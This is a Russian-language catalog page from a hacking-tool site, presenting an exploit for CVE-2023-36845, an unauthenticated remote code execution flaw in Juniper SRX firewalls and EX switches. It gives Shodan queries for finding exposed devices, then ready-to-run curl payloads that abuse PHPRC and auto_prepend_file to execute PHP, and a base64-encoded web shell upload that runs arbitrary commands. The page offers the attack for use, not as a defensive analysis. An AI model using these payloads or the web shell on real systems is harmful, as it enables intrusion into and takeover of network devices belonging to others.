
Skip to content
KitploitKITPLOIT
ИнструментыЭксплойтыБлог
Log in
Отправить
ИнструментыЭксплойтыБлог
Отправить

Инструменты для хакинга, пентеста и кибербезопасности — ваш арсенал защиты!

Kitploit — это каталог инструментов для хакинга, кибербезопасности и пентестинга. Находите последние обновления проектов для поиска уязвимостей, анализа систем, автоматизации тестирования и усиления вашей безопасности.

ЛентыКонтактыКонфиденциальность© 2026 Kitploit

Каталог инструментов

Категории

Все категории
Loading categories
Juniper-exploit-CVE-2023-36845 — Эксплойт для CVE-2023-36845, уязвимость манипуляции переменными окружения PHP в Juniper SRX/EX, позволяющая неаутентифицированное удаленное выполнение кода через специально созданные HTTP-запросы. | Kitploit
Инструменты/GitHubGitHub/charondefalt/juniper-exploit-cve-2023-36845
РазведкаАнализ уязвимостейЭксплуатацияЭксплуатация веб-приложенийКомандование и УправлениеРазработка Полезной Нагрузки
GitHubcharondefalt/juniper-exploit-cve-2023-36845

Juniper-exploit-CVE-2023-36845

Поделиться

Эксплойт для CVE-2023-36845, уязвимость манипуляции переменными окружения PHP в Juniper SRX/EX, позволяющая неаутентифицированное удаленное выполнение кода через специально созданные HTTP-запросы.

Репозиторий
262 лет назадЕщё не проверено

CVE-2023-36845

Описание

CVE-2023-36845 представляет собой заметную уязвимость манипуляции переменными окружения PHP, которая затрагивает межсетевые экраны Juniper SRX и коммутаторы EX. Хотя Juniper классифицировал эту уязвимость как среднюю по серьезности, в данной статье мы объясним, как эту единственную уязвимость можно использовать для удаленного выполнения кода без аутентификации.


Поиск - Shodan

title:"Juniper Web Device Manager"
изображение
title:"Juniper" http.favicon.hash:2141724739

изображение

Использование 🛠

Обнаружение

python3 CVE-2023-36845.py -f targets.txt -o output.txt

RCE 🧨

Вариант 1

Использование любого оберточного протокола в сочетании с auto_prepend_file вполне осуществимо. Наиболее подходящим выбором для этой операции является протокол data://, который позволяет встраивать «вторичный файл» непосредственно в строку. Ниже представлена сложная реализация этой эксплуатации, выполняющая встроенный <? phpinfo(); ?> в схеме data://:

curl "http://target.tld/?PHPRC=/dev/fd/0" --data-binary $'allow_url_include=1\nauto_prepend_file="data://text/plain;base64,PD8KICAgcGhwaW5mbygpOwo/Pg=="'

Выполнить команду whoami

<?php shell_exec('whoami'); ?>

curl "http://target.tld/?PHPRC=/dev/fd/0" --data-binary $'allow_url_include=1\nauto_prepend_file="data://text/plain;base64,PD9waHAgc2hlbGxfZXhlYygnd2hvYW1pJyk7ID8+Cg=="'

Вариант 2

Загрузить файл

<?php if(isset($_REQUEST[cmd])){ echo "<pre>"; $cmd = ($_REQUEST[cmd]); system($cmd); echo "</pre>"; die; }?>

$ curl http://target.tld/webauth_operation.php -d 'rs=do_upload&rsargs[]=[{"fileName": "shell.php", "fileData": ",PD9waHAgaWYoaXNzZXQoJF9SRVFVRVNUW2NtZF0pKXsgZWNobyAiPHByZT4iOyAkY21kID0gKCRfUkVRVUVTVFtjbWRdKTsgc3lzdGVtKCRjbWQpOyBlY2hvICI8L3ByZT4iOyBkaWU7IH0/Pgo=
", "csize": 110}]'

Параметры 🧰

ПараметрОписаниеТип
--file / -fВходной файл с целямиФайл
-oВыходной файлФайл
Скачать инструмент

Популярное

Смотреть все →

Откройте для себя самые используемые инструменты нашего сообщества.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Полный набор инструментов OSINT: граф расследования, оценка достоверности, семейства псевдонимов, карта, временная шкала и отчёты. 49 модулей, более 400 сайтов, API-ключи не требуются.

    916
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Приложение GhostLock с запуском в один клик (CVE-2026-43499)

    558
  • 3

    redforge

    cybersecurity91/redforge

    Браузерный инструментарий для red team с 102 офлайн-инструментами для разведки, генерации полезной нагрузки, атак на учётные данные, криптографии, кодирования и отчётности по проектам.

    370
  • 4

    ARTEX

    baarai/artex

    Платформа автономного тестирования на проникновение на основе мультиагентной LLM с агентами-планировщиками и агентами-исполнителями, графами активов и исследования, записью MITM-трафика и повторной проверкой уязвимостей.

    360
  • 5

    looking-glass

    anonghosty/looking-glass

    Платформа CSIRT, которая загружает отчёты Shadowserver в MongoDB и воспроизводит их в виде интерактивных карт, аналитики, результатов, рекомендаций и исполнительных дашбордов.

    317
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Система действий для кибербезопасности на базе ИИ — где намерение превращается в управляемое исполнение, доказательства становятся оперативной памятью, а каждая операция улучшает следующую.

    289

Изучить все инструменты

Просмотрите нашу коллекцию инструментов

Смотреть все инструменты →